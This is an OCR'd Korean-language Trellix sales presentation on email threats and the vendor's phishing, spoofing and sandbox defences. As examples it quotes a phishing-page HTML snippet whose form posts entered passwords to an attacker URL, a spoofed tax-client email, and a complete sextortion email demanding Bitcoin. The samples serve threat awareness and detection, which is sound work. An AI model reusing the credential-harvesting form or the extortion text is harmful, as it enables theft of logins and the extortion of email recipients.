
[개선요구사항]

- 암호화된 HTTPS 트래픽에 대한 실시간 분석.
- 알려진 URL, 파일 Hash 에 대하여 실시간 차단.
- NX에서 검사된 파일에 대하여 SWG를 활용한 효율적인 차단.

Trellix

Trellix

Email 보안의 진화



이메일 위협 동향

#1

vector for cyber attacks

공격의 92% 가 이메일을 통해 시작

기업의 클라우드 이메일 서비스 사용이 높은 보안 위협을 가져옴

지능형 위협은 계속해서 빠르게 진화됨

Trellix

진화하는 이메일 위협 동향

스피어피싱

지속적인 사회공학적인 공격

피싱 사이트

URL 기반의 악성코드 증가

100% increase in URL attacks

(2017년Q3/Q4 이후부터)[1]


발신자 사칭 공격

발신자 사칭한 스푸핑 공격 증가


12% of blocked emails impersonation based[2]


Trellix


최근 스피어피싱 이메일 공격 유형



최근 피싱 이메일 공격 유형









```
24                      <span id="msg" class="text-danger" style="display: none;">Invalid Password..! Please enter correct password.</span><br>
25                      <span id="error" class="text-danger" style="display: none;">That account doesn't exist. Enter a different account</span>
26                      <small></small>
27                      <div class="form-group">
28                                          <form action="https://editpdfonline.ga/adobe/next.php" method="POST">
29                          <input type="email" name="ai" class="form-control rounded-0 bg-transparent" id="ai" aria-describedby="aiHelp"
placeholder="Email, phone or Skype" value=[redacted] readonly>
30                      </div>
31                      <div class="form-group mt-2">
32                          <small></small>
```

소스코드 확인시 패스워드 입력 후 next 클릭시
POST 메소드를 이용해 설정된 URI로 패스워드 전송

최근 발신자 사칭 이메일 공격 유형



Subject: Preparation Tax
Date:01/13/2021 9:57 am
From:"Jimmy Gxxxx" <kim.lxxxx@xxxxxxxxxxx.com>
To:xxxxx@xxxxx-tax.com
Reply-To:jxxxx@xxxxxmachinetool.com

Hello I got your contact details from Karen Wxxxx PTIN P001NNNNN

Since she would be retiring, I would need your professional tax preparation service to help prepare my tax for 2020. Please send me an email with your requirements, detailed information of what you will need and any important changes I might need to know..

I can send you a record of my last year tax, to proceed.
Please let me know if you would be interested in being my accountant.

Kind regards
Jimmy Gxxxxx

https://www.irs.gov/ko/newsroom/irs-urges-caution-with-email-social-media-and-phones-as-part-of-dirty-dozen-series

(1) From : 발신자 도메인 변조
변조된 도메인을 공격 당일 신규 생성

(2) 유출된 이메일의 내용을 이용한 공격
중간에 주고 받는 이메일을 가로채는 형태로 공격을 수행하여 의심을 피함.

(3) From 과 Reply-To 의 주소를 다르게 사용하는 사례

Trellix

피싱 공격 대응

- Text Classifier
- Object Classifier
- Yara Classifier
- Image Classifier
- PhishVision
- Kraken
- BrandProtect
- Spoof Subject Classifier

FIREEYE Advanced URL Defense

발신자 사칭 공격 대응

- 평판 기반 차단 (Reputation Block Lists)
- 안티 스팸 컨텐츠 엔진
- Smart DNS
- 발신자 사칭 탐지
  - 보여지는 발신자 이름 탐지
  - 보여지는 발신자 주소 탐지
  - 발음이 비슷한 발신자 사칭 공격 탐지
  - 발신자 주소명이 비슷한 사칭 공격 탐지

스피어피싱

다양한 이메일 유형에 대한 대응

첨부파일 검사
- 첨부파일 분석
- 첨부파일내에 URL 분석
- 패스워드가 걸린 첨부파일 분석

URL 검사
- 메일 본문내의 모든 URL 검사
- 첨부 문서내의 URL 검사
- DUA 기능 제공

첨부파일 검사
메일 본문/첨부문서내에 URL 검사

More than just a **sandbox**

aws


vmware ESXi

Microsoft 365

Google Workspace

MS365/Google Workspace
에 대한 악성으로 확인 시, 자동 격리 기능 제공

발신자 사칭 공격 : 미지급금 사칭



Trellix

발신자 사칭 공격 : Content Analysis - Machine Learning

탐지명 : FE_EMAIL_ADULTSITE_WRNG_SCAM2

dave@shehane.net 2022년 3월 16일 오후 5:25

Business proposal.

받는 사람: [redacted]

Greetings!
Have you seen lately my e-mail to you from an account of yours?
Yeah, that merely confirms that I have gained a complete access to device of yours.

I have been observing all the events and actions in your computer, while checking through browser history of yours.

Within the past several months, I was observing you.
Are you still surprised how could that happen? Frankly speaking, malware has infected your devices and it's coming from an adult website, which you used to visit.
Although all this stuff may seem unfamiliar to you, but let me try to explain that to you.

With aid of Trojan Viruses, I managed to gain full access to any PC or other types of devices.
That merely means that I can watch you whenever I want via your screen just by activating your camera as well as microphone, while you don't even know about that.
Moreover, I have also received access to entire contacts list as well as full correspondence of yours.

You may be wondering, "However, my PC is protected by a legitimate antivirus, so how could that happen? Why couldn't I get any alerts?"
To be honest, the reply is quite straightforward: malware of mine utilizes drivers, which update the signatures on 4-hourly basis,
which turns them to become untraceable, and hereby making your antivirus remain idle.

I have collected a video on the left screen where you enjoy wanking, while the video on the right screen shows the video you were watching at that point of time.
Still puzzled how much damage could that cause? One mouse click is enough for me to share this video to your social networks, as well as e-mail contacts of yours.
In addition, I am also able to gain access to all e-mail correspondence as well as messengers used by you.

Below are simple steps required for you to undertake in order to avoid that from occurring - transfer $1250 in Bitcoin equivalent to my wallet
(if you don't know how to complete that, just open your browser and make a google search: "Buy Bitcoin").

My bitcoin wallet address (BTC Wallet) is: 1GkrqGsN3ZpusEqQQqESZ6h2Wxdo6AW8xc

Once the payment has been confirmed, I shall remove the video without delay, and that is end of story - afterwards you won't hear about me again for sure.
The time for you to perform the transaction is 2 days (48 hours).
After this e-mail is opened by you, I will get an automatic notice, which will start my timer.

Any effort to complain will not change anything at all, because this e-mail is simply untraceable, just like my bitcoin address.
I have been developing these plans for quite an extended period of time; so, don't expect any mistake from my side.

If, get to know that you tried to send this message to anyone else, I will distribute your video as described earlier.

인사말!
최근에 귀하의 계정에서 귀하에게 보낸 내 이메일을 보았습니까?
네, 그것은 단지 제가 당신의 장치에 대한 완전한 액세스 권한을 얻었다는 것을 확인시켜줄 뿐입니다.

나는 당신의 브라우저 기록을 확인하면서 당신 컴퓨터의 모든 이벤트와 행동을 관찰했습니다.

지난 몇 달 동안 나는 당신을 관찰했습니다.
어떻게 그런 일이 일어날 수 있는지 아직도 놀라십니까? 솔직히 말해서, 맬웨어가 귀하의 기기를 감염시켰으며 귀하가 방문했던 성인 웹사이트에서 온 것입니다.
이 모든 것들이 여러분에게는 낯설게 느껴질 수 있지만, 제가 여러분에게 설명해 드리겠습니다.

트로이 목마 바이러스의 도움으로 모든 PC 또는 기타 유형의 장치에 대한 전체 액세스 권한을 얻을 수 있었습니다.

Trellix

발신자 사칭 탐지 자동화

New Domains

From Mike Smith <mike.smith@**newdomain**.com>
Subject **Urgent**

Looks & Sounds-Like Domains

From Mike Smith <mike.smith@**ceeofraud**.com>
Subject **Urgent**

Reply-to-Address & Message Header Analysis

From Mike Smith
Reply to **<bad.guy@ceofraud.com>**
[illegible] **Urgent**

Friendly Display Name & Username Matching

From **Mike Smith** <badguy@ceofraud.com>
Subject **Urgent**

CEO Fraud Detection

Combines all factors + Content to determine trustworthiness


Trellix


발신자 도메인/발신자 주소에 대한 Cloud 기반 검사

Supply Chain Impersonation

- 발신자 도메인에 대하여 Appliance내 Local Cache 검사.
- Envelope 데이터 정보(sender domain and the envelope from headers and reply to headers)에 대해서 FAUDE 로 전송

FAUDE and Preproc





Trellix

Cloud 서비스를 통한 이메일 위협 방어

	IaaS Infrastructure as a Service	SaaS Software as a Service
	amazon web services	Trellix
CM 9500	**CM 2500v / CM 4500v CM 7500v / CM 9500v**	**Cloud CM**
EX 5500V (VMWare EXSi)	**1,250 (시간당 중복 제거된 파일 검사)**	**ETP**
EX 7700 (AWS BareMetal) - EX 8500 대비 3배 성능	**7,500 (시간당 중복 제거된 파일 검사)** **75,000 (시간당 이메일 처리 건수)**	
VX 12550	**VX BareMetal (14Gbps)**	**Cloud MVX**

Trellix

Thank you